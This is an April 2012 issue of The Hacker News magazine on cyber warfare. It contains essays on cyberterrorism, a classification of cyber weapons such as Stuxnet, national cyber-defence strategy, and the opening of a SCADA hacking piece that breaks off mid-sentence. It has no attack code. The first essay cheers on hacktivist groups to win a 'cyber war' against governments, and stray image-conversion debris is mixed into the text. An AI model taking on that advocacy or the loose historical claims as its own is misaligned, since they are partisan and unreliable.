The Hacker News

April 2012 , Issue 10

</Cyber_Warfare>

Editorial

Call it Cyber Warfare, Terrorism, Computer Mania this month **The Hacker News** turns over every leaf of the newest way world citizens are fighting wars and using their keyboards to destroy planet earth.

Most call it Cyber Warfare and we are once again proud to have some fantastic writers like Pierluigi Paganini, Mourad Ben Lakhoua, Lee Ives, Paul F. Rend and Ahmed Sherif back with us to help educate all our readers about the impending cyber war crisis and what we can do about it.

Pierluigi Paganini gives us a step by step technical understanding of the issue and Ahmed Sherif gives a fantastic look at SCADA, the workings and the take downs.

Join us as we explore this new frontier and let us know how you feel and what you have learned!

Mohit Kumar,
Editor-in-chief,
The Hacker News

Special Thanks to :

- Patti Galle (Executive Editor - THN)
- Pierluigi Paganini (Author - THN Magazine)
- Mourad Ben Lakhoua (Author - THN Magazine)
- Lee Ives (Author - THN Magazine)
- Paul F. Rend (Author - THN Magazine)
- Ahmed Sherif (Author - THN Magazine)

Table of Contents

By : Mohit Kumar

Cyber Warfare

Activists and Terrorists Turn to Cyberspace

“**Cyberspace**” An intangible locality in which databases and websites exist. Since the beginning of recorded history, terrorism has been an important means utilized to cause instability to governments. You will find that even the Bible supported in-depth methods of terrorism. In 100 A.D. Israeli Zealots battled the Roman occupation of their country with terrorist gorilla style hit and run tactics in public places. Even many world historians say that the United States of America was founded in terrorism, and it is certainly hard to argue that modern day nations like Cyprus, Algeria, Ireland, Tunisia, and Israel, in all probability, would not exist today if not for terrorism. No matter how it is defined, it is apparent that terrorism has significantly and directly molded world history and has played an important role historically by directly compelling societies to make difficult choices between levels of freedom and levels of oppression.

This month we explore this new front of cyber warfare and we aim to awaken people. People on the front line of the cyber war and those who are innocently living life through their PC’s must educate themselves on how government and hacktivists have declared war on the world and how they are doing it.

With the modern day advent of computer technology; the world finds itself enmeshed in the new frontier of “Cyberspace” and this has now placed the world squarely at a historical turning point. The type of force the world had always understood as standard acts of terrorism, is now being supplanted by cyber-espionage, hacktivism, sizeable cyber strikes, and the use of numerous cyber weapons against crucial infrastructure. Cyberwarfare, Cyber spying and Cyber terrorism consist of any and all forms of assertive or malevolent actions taken in opposition to a government agency, corporation, or a private citizen which transpires in “cyberspace” to carry out their actions. For the cyber warrior, cyber terrorist or cyber spy to attain access to targeted computer systems they have got to utilize vandalism, espionage, and sabotage. It is important to note that the United States Pentagon has formally recognized cyberspace as a new domain in warfare and thoroughly feels cyberspace has become just as critical to United States military operations as is land, sea, air, or space. Many countries feel the same and as China has showed us, are employing this new frontier to gain dominance.

Cyber-terrorism is increasing in frequency and is adroit enough to generate serious damages. The “Cyberwarfare” now taking place is illustrative of a new mode of terrorism, at the same time continuing to resemble many standard military and battle procedures. It is certainly not surprising to learn that a whole highly funded industry specializing in new forms of counter intelligence has been birthed because of “Cyberwarefare”, consisting primarily of private and military-based firms and organizations. World wide almost all Western governments and their corporate run media have wasted little time in identifying Cyberwarfare as "The Fifth Domain of Modern Warfare”.

The United States Defense Secretary Leon Panetta stated at a July 2011 news conference that the Pentagon considered the commercial Internet to be “another operational theater of war” and that U.S. Strategic Command (StratCom) and Cyber Command must be prepared to take on a more confrontational role in combating cyber assaults. This news conference was called by the Defense Department after two consecutives months of assaults on government databases that grew into heated “Cyberwarfare” with several anonymous groups of online hackers. There was no lack of abundance of fear tactics used at the July news conference featuring Panetta; with the Department of Defense revealing to the public that an “unknown foreign agency” had collected more than 20,000 documents in a cyber-assault on a U.S. military contractor in the spring.

At its annual workshop in June 2011, Global Network Against Weapons and Nuclear Power in Space devoted its conference entirely to “Cyberwarfare”. The conclusion that was reached by those at the conference in 2011 was that it simply didn’t matter if the impetus or aim was an insurgent assault against ‘Big Brother, for economic enrichment, foreign government espionage, or for nefarious purposes such as malicious mischief, unfortunately these hacker attacks consistently ended up serving the interest of groups like Cyber Command and the NSA. Every single one of these new breaches, no matter the motives, created a stronger rationale for government waging offensive forms of “Cyberwarfare” to pre-emptively defend national security. Regrettably, each new attack appears to have created a stronger case for even greater government encroachment on our civil liberties. It is important to note that The U.S. Strategic Command now serves as the command center for conducting “Cyberwarefare”, a unique 21st-century brand of war. And virtually every tech nique of ‘near-war’ assaults including “Cyberwarfare” is managed from U.S. Strategic Command (StratCom) headquarters in Omaha, Nebraska.

What does this mean for groups like Anonymous or Lulzsec?

We are witnessing a new era in the history of warfare that is rapidly unfolding all around us and is creating a force of change that has the possibility to help destroy or help revolutionize our world. “Cyber terrorism” could easily impair a nation economically, psychologically, and even physically and in every single arena that is using modern technology as their foremost purpose for existence should consider Cyber-terrorism as a very real threat. It is evident that many countries, such as China and the United States now view the Internet as a valid instrument to fight a war against any and all enemies. It is evident to world leaders and multi-national corporations that the Internet can now be used to enhance military and economic power for their nations or their bottom line. Therefore, governments and corporations all over the world are now aggressively training and recruiting their own “Cyber Warriors” to use the Internet for offensive attacks, and to protect themselves from such attacks.

Groups like Anonymous should take heed and realize that unlimited resources are being used to fight this cyber war and if Anonymous and others want to revolutionize the world they must stay one step ahead of a huge machine working to cripple their efforts and cripple world governments and industry.

Though fraught with altruistic, nefarious, and unintended consequences, the actions of Julian Assange and WikiLeaks may serve as the cornerstone of how this movement is carried forward. Governments paint with the broadest brush possible (cloaking their deeds or misdeeds) and invoke real or imagined fears as a threat to national security. Conversely, proponents of civil liberties believe these actions as a necessary oversight and the right of citizens (US First Amendment) to understand the workings of government and side with the proverb, sunlight is the best disinfectant.

To win a war one must know their enemy. Know that your enemy is well stocked, well educated, well re-enforced and well funded. World cyber war is at our feet and those that aim to give democracy to people world wide must recognize a formidable enemy.

We the people are depending on you. Don’t lose this war.

CYBER WEAPON

By : Pierluigi Paganini

First, let's try to provide a definition of a cyber-weapon. To do this I have gotten inspiration from an article written by the experts Thomas Rid and Peter McBurney. To correctly define a cyber weapon it has significant legal and political consequences as well as the security itself. The line between what is a cyber-weapon and what is not a cyber-weapon is subtle.

But drawing this line is important. For one, it has security consequences: if a tool has no potential to be used as a weapon and to do harm to one or many, it is simply less dangerous.

Secondly, drawing this line has political consequences: an unarmed intrusion is politically less explosive than an armed one. Thirdly, the line has legal consequences: identifying something as a weapon means, at least in principle, that it may be outlawed and its development, possession, or use may be punishable.

It follows that the line between weapon and non-weapon is conceptually significant: identifying something as not a weapon is an important first step towards properly understanding the problem at hand and to developing appropriate responses. The most common and probably the most costly form of cyber-attack aims to spy.

The two experts define "cyber weapon" as "a computer code that is used, or designed to be used, with the aim of threatening or causing physical, functional, or mental harm to structures, systems, or living beings"

Over the years many cyber weapons have been identified, without a doubt the most famous of which is the virus Stuxnet.

An interesting classification of cyber weapons is based on spectrum of action, in this scale we introduce the following categories:

- Low potential end of the spectrum is a malware able to affect systems from outside but that is not able to penetrate the target or to create a direct harm. To this category tools and software to generate traffic to overload a system create damage to its services with a temporary effect (e.g. Denial of Service attack) without damaging.

- Medium potential end of the spectrum, any malicious intrusion we can identify that is not able to influence the final target that is anyway able to create functional and physical damage. In this category are included generic intrusion agents like malware able to rapidly spread.

- High potential end of the spectrum is an agent that is capable of penetrating the target avoiding any protection, creating a direct harm to the victim. That could be the case of a sophisticated malware that could harm a specific system like the virus Stuxnet. Inside this category we introduce a further distinction between a learning agent and intelligent agent. Stuxnet is an intelligent weapon without learning capabilities, maybe this feature will be part of the next generation of cyber weapons.

Cost and complexity of this cyber threat are high potential because you must consider that behind high potential agents there is a long and considerable content of intelligence used to acquire information on final target and develop the weapon specific for it.

In recent years one of the topics of greatest interest in the international scientific community has been the development of new cyber weapons to use against hostile countries.

What dominates, without any doubt, was the use of viruses and other malware to attack critical infrastructure of the opponents.

The Stuxnet case did school, as behind its development there are government structures, most likely in the U.S. and Israel.

Why has the use of a cyber weapon proved a winner?

- First, the disclosure of such agents is silenced for the nature of the vulnerabilities that are exploited. The study of new zero-day vulnerability provides a real advantage to those who attack and the related risks of failure of operations is minimal. We consider that attacks perpetrated in this way, because of the anonymous nature of the offense, allow you to circumvent the approval by the world community to a military offensive.

- The costs involved in developing solutions such as that at issue are relatively low compared to other conventional weapons.

- The choice of cyber weapon allows those who use the solution to remain anonymous until military strategies deem it appropriate. The main strategies that use such malware are mainly aimed at:


o Probing the technological capabilities of the enemy. The ability of an agent to infect enemy structures is symptomatic of inadequate cyber defense strategy that may suggest additional military options.

o Undermine those that are considered critical structures whose operation depends on the opponent's vital functions of the governmental structure of a country.

- There is no doubt regarding the efficacy of these weapons. Events have proved that they are offensive weapons designed with the intent to infect opposing structures. The cyber weapons can be designed to hit specific targets while minimizing the noise related the usage of the weapon that can result in causing the discovery. The vector of infection can be of various kinds, such as a common USB support, being able to hit a very large number of targets in a small time interval.

- Another significant factor is the ability to predict and to observe the development of a cyber weapon by agencies intelligence. In a classical context the development of a conventional weapon can be easily identified through intelligence operations on the ground and via satellite observations can be easily identified a garrison used to develop military systems. The development of a cyber weapon is rather difficult to locate and thus hinder the cyber weapon being exposed. Even a private home may be suitable for the purpose.

To understand the real evolution of cyber weapons will show you a slide taken from a part of the presentation "Preparing for a Cyber Attack" by Kevin G. Coleman.



By viewing this it is easy to understand how it has grown over the years and the technology in the development of a cyber arsenal and how dangerous the cyber weapons are in the future.

But who are the objectives to be attacked with weapons of this kind?

The series is very wide, it is known that a malware can affect any system in which there is a control component. To cite some examples:

- Industrial control systems, particular concern are those components that oversee the operation of such plants for energy production and delivery of services of various kinds, such as water utilities.
- Systems for territory controls
- Hospitals and government controls
- Communications networks
- Defence systems

Several intelligence studies demonstrate that more over 140 countries have a cyber weapon development program. Starting in 2006 the equity investment is a hundred times higher, with a sensible increase in the number of countries that are pursuing this kind of weapon or acquiring knowledge in the sector.


Is the cyber weapon a unique prerogative of governments?

Unfortunately not, although behind the development of a cyber weapon there is painstaking intelligence work and the investment still large. We must also keep in mind that such weapons can also be developed by groups of criminals and hacktivists with unpredictable and disastrous consequences. As anticipated the development of a cyber weapon requires a long process of research, however, groups of hackers and cyber criminals may be able, through processes of reverse engineering, to analyze the sources codes of existing weap ons modifying them according their design. In this way they could proliferate cyber weapons characterized by increasingly complex and unpredictable behavior.

Let's clarify that a cyber weapon not necessarily must be used with offensive purpose. During last few months news has been circulating in some media about Fujitsu company having subscribed a contract with the Japanese Ministry of Defense for the development of a new virus.

The news confirms, therefore, the approach introduced in this article, viruses are used as a weapon inside a cyber strategy. I cite this example for the uniqueness of the case. This time the project for the virus development is not for the offense purpose but for defense. That is another interesting usage of a cyber weapon, developed to defend systems and track back any cyber threats. Regarding the project, for an approximate cost of U.S. $ 2.3 million, it appears that Japan is keen to have a tool that seeks out infected computers, hopping from PC to PC, and cleans them up.

The debate on the efficacy of the method adopted is open.



Are we ready to face a cyber attack?

No doubt in recent years, international opinion was strongly sensitized on this issue and there have been huge investments in warfare. Numerous studies have demonstrated the need for adequate cyber strategy, defensive as offensive. Unfortunately the news is not good. Too many critical infrastructures are still vulnerable to attacks carried out with this type of weapon. It is therefore necessary to monitor, with an international collaboration, the development and proliferation of these threats. The key critical infrastructures all over the world must be identified and must define a common defense policy ... we still have much work to do.

About the Author :

Pierluigi Paganini, Security Specialist
CEH - Certified Ethical Hacker, EC Council
Security Affairs (http://securityaffairs.co/wordpress)
Email : pierluigi.paganini@securityaffairs.co

References :

http://www.tandfonline.com/doi/abs/10.1080/03071847.2012.664354

Cyber warfare an international concern

By : Mourad Ben Lakhoua

Today cyber security is a major concern for all countries and all nations need to be prepared for a massive attack that will take down their facilities. In traditional war the attacker starts by using air force to target critical systems in the country, this operation will make the enemy out of control of his army and decrease the communication in the country.

Technology is changing and I think that cyber-attack going to be the first operation in any traditional war. If you penetrate their cyberspace first you will be able to gather very important information that can be used in the war, for example, number of soldiers, number of airports and types of systems used in the army communication etc...

Many countries may feel they are not going to be affected by this type of warfare as they have no political conflicts but this is not true. For example, the cyber war between Pakistan and India where they used online search engines to identify vulnerable websites in Africa to deface them and transmit messages regarding the situation in the region.

To protect cyberspace it is very important to create a national strategy for all countries citizens that will include an action plan to protect their cyber borders. The first thing is identifying what we are looking to protect for example hospitals , ministries , governmental institutions, media establishments , personal information and so on.

Next, we apply security standards and best practices to guarantee the confidentiality, integrity and availability of information at these organizations, by conducting a constant audit of the existing information systems. The audits can be twice a year or more, this will help us to understand if we are vulnerable to cyber-attacks or not.

During the cyber-attack all people are involved, so we need to create a cyber-security awareness and training program for individuals including the small family. We can create a kind of cartoons to transmit the information to children's or movies for parents. This will raise the security awareness and make them educated about cyber-attack weapons like malwares. Training of technical staff is also important to acquire the knowledge of how to make our systems protected and what kind of threats are facing cyberspace.

Vulnerabilities are discovered on a daily bases and this makes the vulnerability assessment and penetration testing an important part of the strategy to make your system as much as possible, free from new bugs discovered in different software packages. This can be by alerting all citizens of new vulnerabilities via mailing lists and how it is possible to fix these vulnerabilities.

Also Implementing honeypots for catching and detecting infected machines in the national cyberspace and launching a cyber-security community coordination (such as Honeynet project (1), Shadowserver(2), CERT's (3)) to mitigate malware threats. This coordination can help by learning from other countries experience in defending their cyber boarders.

Clean-up services is a very important activity that makes your cyber space safe, we can imagine the number of bot networks existing in the world and they may be used in a cyber-attack at any moment. Removing malwares from infected hosts will mitigate this threat by providing free tools and assistance if they are required by victims.

Finally, an important question that many ask is how prepared are we for cyber-warfare?

The answer is that we are finding a very promising situation that needs laws and priorities for cyber security cooperation in the international community. Many stakeholders understand the importance of protecting cyber-space to make it clean from malwares and cybercriminals.

Reference:


(1) The Honeynet Project http://www.honeynet.org/
(2) Shadowserver http://www.shadowserver.org/wiki/
(3) CERT-CC http://www.cert.org/

About Author :

Mourad Ben Lakhoua is an Information Security practitioner.
Admin at www.sectechno.com | info@sectechno.com

Scada Hacking

By : Ahmed Sherif


0.000742435
1/ WHAT IF YOU'RE HURT AND ALONE AND YOU
1/ DIAL 911 AND NO ONE ANSWERS?!
WHAT IF YOU'RE HURT AND ALONE AND YOU
DIAL 911 AND NO ONE ANSWERS?!
LIVE FREE OR DIE HARD
0.000742435
AND YOU

Of course, most of us have watched the Live Free or die Hard Movies. They were wonderful movies which combined technology with cyber war and attacking. For those who didn't watch these movies they were talking about hacking the infrastructure systems of the US so they could control all the systems. Maybe most of us thought about this scenario as science fiction. We didn't expect that technology has become an important part of our life and enough to expose us to the danger!

Virus , Trojan & Worms

When we hear about those terminologies we know that these kinds of malwares exist but we never expected that malwares could destroy the infrastructure of a country or even a city. Most of us don't have enough knowledge to expect that, we just know that malwares can be detected by anti-viruses and we can remove them easily. We don't know the real harm it can cause for us and for our countries. But what would you do if I told you that malwares could disable a safety monitoring system for nearly five hours? And it can expose a lot of people to danger. What would you do if I told you that this malware can exploit a nuclear plant? We are talking a real life situation, not about the movie. We have to know how they could attack our world. And how they can end 